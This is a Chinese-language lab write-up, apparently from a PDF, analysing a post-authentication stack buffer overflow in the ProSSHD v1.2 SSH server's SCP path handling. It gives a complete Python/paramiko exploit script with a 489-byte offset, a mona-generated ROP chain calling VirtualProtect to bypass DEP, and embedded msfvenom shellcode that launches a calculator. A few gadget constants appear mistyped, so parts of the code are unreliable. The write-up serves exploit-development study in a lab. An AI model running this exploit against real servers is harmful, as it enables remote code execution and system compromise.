ProSSHD v1.2 漏洞分析学习总结


➢ 简介

ProSSHD 服务器是一种网络 SSH 服务器，运行于端口 22 上，针对后认证行为存在缓冲区溢出漏洞。用户必须在服务器上拥有一个账号才能利用该漏洞。可通过向 SCP GET 命令的路径字符串传入超过 500 字节的数据来攻击漏洞。

➢ 实验环境

虚拟机中搭建 WinXP + ProSSHD + immunity debugger + mona + Kali。

在 XP 上安装 ProSSHD，要注册下，30 天免费试用（到期了改下虚拟机时间就行了）。同时要在 XP 上添加一个账号,后面连 SSH 要用，并不是在 ProSSHD 上添加，软件上没添加账号的地方，安装完成后就是这样了。




➢ 漏洞分析

1、控制 EIP

在 Kali 中创建如下脚本 prosshd.py

```
import paramiko
from scpclient import *
from contextlib import closing
from time import sleep
import struct

hostname = "192.168.0.111"   XP的IP
username = "root"
password = "123456"    XP上添加的账户

req = "A"*1000


ssh_client = paramiko.SSHClient()
ssh_client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
ssh_client.connect(hostname, username=username, key_filename=None, password=password)

sleep(15)
with closing(Read(ssh_client.get_transport(), req)) as scp:
        scp.receive("foo.txt")
```

运行脚本向 ProSSHD 发送 1000 个 A，切换到 XP 下打开 Immunity Debugger 附着到 wsshd.exe 上，按 F9 让其继续运行，将看到如下结果。




EIP 已经被改写为 41414141，通过溢出改写了 EIP 的值。

2、确定偏移


利用 pattern_create 和 pattern_offset 来确定，得到结果为 489,不多说了。

3、漏洞定位


已知偏移量为 489，向 ProSSHD 发送 493 个 A 即可刚好将 EIP 覆盖，此时栈上和寄存器的情况如下图所示。




栈上 0013EFBC 处即为我们所覆盖的 EIP。向栈上高地址查找看到该函数是从 0x00401B40 处调用来，同时可以看到我们输入的字符串作为参数传至此函数中。




函数将字符串进一步拼接成如下格式后传入函数 wsshd.00401920 中。




在函数 wsshd.00401920 中，调用了 strcpy 函数，但是并未进行长度限制和检查，如下所示



函数将我们输入的字符串（EAX）直接拷贝至 ECX 所指向的栈缓冲区中去。此时 ECX 值为 0x0013EDBC，存放函数返回地址的地方为 0x0013EFBC，可以计算得出想要覆盖该地址需要 516 个字节，而 EAX 中拼接后的字符串正好为 516，刚好覆盖到存放返回地址处。



执行 strcpy 验证得到如下结果




成功改写了函数返回地址，让函数继续执行至 RETN，此时 ESP 指向 0x0013EFBC，由此控制了函数返回地址。

➢ 漏洞利用

利用 ROP 来绕过 ALSR 和 DEP 执行 shellcode。


ROP(Return-Oriented Programming 返回导向编程)当开启了数据执行保护时，栈上的 shellcode 将无法执行，此时需要利用经过链接的模块中的小块代码片段，他们后面跟着 RETN 指令，如果调用者类小块代码，它会返回到栈，那么我们就可以调用下块代码，以此类推，通过组合这些小块代码片段达到我们的目的。具体到当前实验中就是利用 ROP 来调用 VirtualProtect()函数以修改位于栈上的 shellcode 对应页面的权限，使 shellcode 可以执行，原理图如下：



通常在真正想要执行的代码和引发执行的下一个指令片段的返回指令之间需要应对一些不需要的指令，只要其不影响我们的攻击，可先不理会，必要时进行填充处理。

我们利用 mona 插件，找出针对给定模块的推荐指令片段列表：

1、查看程序中的所有模块!mona modules，选择其中未开启 ASLR 的模块来搜索 ROP 指令，如下图所示，选择不受 ASLR 保护的 MSVCR71.DLL 模块。



利用!mona rop -m msvcr71.dll -cp nonull 来生成成品或半成品的 ROP 链（-cp nonull 确保 ROP 链中不含空字节），在 mona 设置的文件存放路径中找到 rop_chain.txt，其中包含如下格式的代码。

*** [C] ***

```
#define CREATE_ROP_CHAIN(name, ...) \
    int name##_length = create_rop_chain(NULL, ##__VA_ARGS__); \
    unsigned int name[name##_length / sizeof(unsigned int)]; \
    create_rop_chain(name, ##__VA_ARGS__);
```

```
int create_rop_chain(unsigned int *buf, unsigned int )
{
   // rop chain generated with mona.py - www.corelan.be
   unsigned int rop_gadgets[] = {
      0x7c34213a,   // POP EBP // RETN [MSVCR71.dll]
      0x7c34213a,   // skip 4 bytes [MSVCR71.dll]
      0x7c344cc1,   // POP EAX // RETN [MSVCR71.dll]
      0xffffdff,   // Value to negate, will become 0x00000201
      0x7c352155,   // NEG EAX // RETN [MSVCR71.dll]
      0x7c3425b6,   // POP EBX // RETN [MSVCR71.dll]
      0xffffffff,   //
      0x7c345255,   // INC EBX // FPATAN // RETN [MSVCR71.dll]
      0x7c352174,   // ADD EBX,EAX // XOR EAX,EAX // INC EAX // RETN [MSVCR71.dll]
      0x7c3458e6,   // POP EDX // RETN [MSVCR71.dll]
      0xffffffc0,   // Value to negate, will become 0x00000040
      0x7c351eb1,   // NEG EDX // RETN [MSVCR71.dll]
      0x7c351a29,   // POP ECX // RETN [MSVCR71.dll]
      0x7c38d795,   // &Writable location [MSVCR71.dll]
      0x7c35ac13,   // POP EDI // RETN [MSVCR71.dll]
      0x7c34d202,   // RETN (ROP NOP) [MSVCR71.dll]
      0x7c353042,   // POP ESI // RETN [MSVCR71.dll]
      0x7c3415a2,   // JMP [EAX] [MSVCR71.dll]
      0x7c345194,   // POP EAX // RETN [MSVCR71.dll]
      0x7c37a140,   // ptr to &VirtualProtect() [IAT MSVCR71.dll]
      0x7c378c81,   // PUSHAD // ADD AL,0EF // RETN [MSVCR71.dll]
      0x7c345c30,   // ptr to 'push esp // ret ' [MSVCR71.dll]
   };
   if(buf != NULL) {
      memcpy(buf, rop_gadgets, sizeof(rop_gadgets));
   };
   return sizeof(rop_gadgets);
}
```

有些生成的 ROP 链需要调整，例如

```
0x7c378c81,   // PUSHAD // ADD AL,0EF // RETN [MSVCR71.dll]
```

该地址上的指令中，ADD AL, 0EF 为无用语句，需要手动修正偏移量。

ROP 链修正成功后，用 msfpayload 或 msfvenom 来生成一个 payload，此处随便弄了个调用计算器的 payload，整个攻击载荷如下格式

“A”*489
rop_chain
nop

shellcode

最后的攻击脚本如下

```
import paramiko
from scpclient import *
from contextlib import closing
from time import sleep
import struct

hostname = "192.168.0.111"
username = "root"
password = "123456"
pad = '\x90'*200
sc= ""
sc += "\xbe\xc6\x2c\xcc\x06\xdd\xc3\xd9\x74\x24\xf4\x5a\x31\xc9\xb1"
sc +="\x31\x31\x72\x13\x83\xea\xfc\x03\x72\xc9\xce\x39\xfa\x3d\x8c"
sc +="\xc2\x03\xbd\xf1\x4b\xe6\x8c\x31\x2f\x62\xbe\x81\x3b\x26\x32"
sc +="\x69\x69\xd3\xc1\x1f\xa6\xd4\x62\x95\x90\xdb\x73\x86\xe1\x7a"
sc +="\xf7\xd5\x35\x5d\xc6\x15\x48\x9c\x0f\x4b\xa1\xcc\xd8\x07\x14"
sc +="\xe1\x6d\x5d\xa5\x8a\x3d\x73\xad\x6f\xf5\x72\x9c\x21\x8e\x2c"
sc +="\x3e\xc3\x43\x45\x77\xdb\x80\x60\xc1\x50\x72\x1e\xd0\xb0\x4b"
sc +="\xdf\x7f\xfd\x64\x12\x81\x39\x42\xcd\xf4\x33\xb1\x70\x0f\x80"
sc +="\xc8\xae\x9a\x13\x6a\x24\x3c\xf8\x8b\xe9\xdb\x8b\x87\x46\xaf"
sc +="\xd4\x8b\x59\x7c\x6f\xb7\xd2\x83\xa0\x3e\xa0\xa7\x64\x1b\x72"
sc +="\xc9\x3d\xc1\xd5\xf6\x5e\xaa\x8a\x52\x14\x46\xde\xee\x77\x0c"
sc +="\x21\x7c\x02\x62\x21\x7e\x0d\xd2\x4a\x4f\x86\xbd\x0d\x50\x4d"
sc +="\xfa\xe2\x1a\xcc\xaa\x6a\xc3\x84\xef\xf6\xf4\x72\x33\x0f\x77"
sc +="\x77\xcb\xf4\x67\xf2\xce\xb1\x2f\xee\xa2\xaa\xc5\x10\x11\xca"
sc +="\xcf\x72\xf4\x58\x93\x5a\x93\xd8\x36\xa3"

rop    = struct.pack('<L',0x7c373abb)
rop += struct.pack('<L',0x7c373abb)
rop += struct.pack('<L',0x7c3762fb)
rop += struct.pack('<L',0xffffffdff)
rop += struct.pack('<L',0x7c36684b)
rop += struct.pack('<L',0x7c34f053)
rop += struct.pack('<L',0xffffffff)
rop += struct.pack('<L',0x7c345255)
rop += struct.pack('<L',0x7c35218e)
rop += struct.pack('<L',0x7c343c9a)
rop += struct.pack('<L',0xffffffc0)
rop += struct.pack('<L',0x7c351eb1)
rop += struct.pack('<L',0x7c34d201)
rop += struct.pack('<L',0x7c391cfc)
```

```
rop += struct.pack('<L',0x7c342e58)
rop += struct.pack('<L',0x7c34d202)
rop += struct.pack('<L',0x7c34ad9f)
rop += struct.pack('<L',0x7c3415a2)
rop += struct.pack('<L',0x7c346c0a)
rop += struct.pack('<L',0x7c37a151)      #ptr to &VirtualProtect()
rop += struct.pack('<L',0x7c378c81)      #PUSHAD # ADD AL, 0EF # RETN  此处需要调整 AL 的值
rop += struct.pack('<L',0x7c345c30)

req = "A"*489 + rop + pad + sc

ssh_client = paramiko.SSHClient()
ssh_client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
ssh_client.connect(hostname, username=username, key_filename=None, password=password)

sleep(15)
with closing(Read(ssh_client.get_transport(), req)) as scp:
      scp.receive("foo.txt")
```

运行脚本成功调出计算器。

➢ 参考资料

《灰帽黑客》第 4 版